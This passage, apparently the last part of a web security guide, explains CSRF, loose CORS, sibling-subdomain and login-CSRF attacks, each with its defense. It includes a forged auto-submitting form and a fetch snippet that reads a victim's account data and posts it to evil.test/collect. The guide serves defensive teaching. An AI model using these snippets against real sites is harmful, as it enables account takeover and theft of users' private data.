
Attack: cross-site request forgery (CSRF)
How it works. A logged-in shopper opens a page on evil.test. The page submits a form, or calls fetch without reading the reply, to a route on the API that changes something. The browser attaches the session cookie, so the API sees a valid session and does what was asked. The attacker never needs to read the response.
Example.
<form action="https://api.example.com/account/email" method="POST">
  <input type="hidden" name="email" value="attacker@evil.test" />
</form>
<script>
  document.forms[0].submit();
</script>
This is a simple request, so no preflight stops it. A JSON API is not safe by default either: a fetch with Content-Type: text/plain and a JSON body is still a simple request, and some servers parse any body as JSON whatever its Content-Type.
Defense. SameSite=Strict or Lax keeps the cookie off the request. An Origin check rejects it. A CSRF token, which the attacker's page cannot know, makes the forged form fail. The API should also reject a body whose Content-Type is not the one it expects.

Attack: reading private data through a loose CORS setup
How it works. The API copies the request's Origin into Access-Control-Allow-Origin and allows credentials, so it names whichever site asks, as in the diagram above.
Example.
const res = await fetch("https://api.example.com/account", {
  credentials: "include",
});
await fetch("https://evil.test/collect", {
  method: "POST",
  body: await res.text(),
});
For this to work, the cookie must reach the API, so it needs SameSite=None, or the attacker needs a page on the same site (next attack). The same result follows from a weak origin check, an allowed null, or a trusted subdomain the attacker controls.
Defense. An exact-match allowlist. With it, the API never names evil.test, and the browser blocks the read.
Attack: a sibling subdomain
How it works. The attacker finds a weak point on the same site: an XSS bug on a marketing subdomain, a staging app with weaker controls, or a taken-over subdomain - a DNS record that still points to a hosting service the company no longer uses, which the attacker then claims. A page there is inside the site boundary from Part 4, so SameSite does not stop its requests. From there the attacker can:
- send requests that carry the session cookie, even with
SameSite=Strict - read responses, if the CORS allowlist trusts all subdomains
- set a cookie with
Domain=example.comand the same name as the session cookie, which the browser then sends to the API alongside the real one. The API may read the attacker's cookie, logging the shopper in as the attacker or breaking their session.
Defense. List exact origins, not *.example.com. Check Origin on routes that change data. Use the __Host- prefix where the cookie's path allows it, so a sibling cannot set a cookie with that name. Remove DNS records for services that are no longer used.
Attack: login CSRF
How it works. Instead of acting in the victim's account, the attacker's page submits the site's login form with the attacker's username and password. The victim is now logged in to the attacker's account without noticing. Anything they then enter, such as a card or an address, is saved where the attacker can see it.
Defense. The same as for CSRF: an Origin check or a CSRF token on the login route as well, which is often left out because the user is not logged in yet.
Defenses
None of these is enough on its own. SameSite misses subdomains, an Origin check misses non-browser clients (which have no victim's cookie anyway), and CORS misses simple requests. Use them together.
Part 7 of 7
Checklist
Every setting from this guide, with the recommended value and the reason. CORS header names are shortened: each one starts with Access-Control-.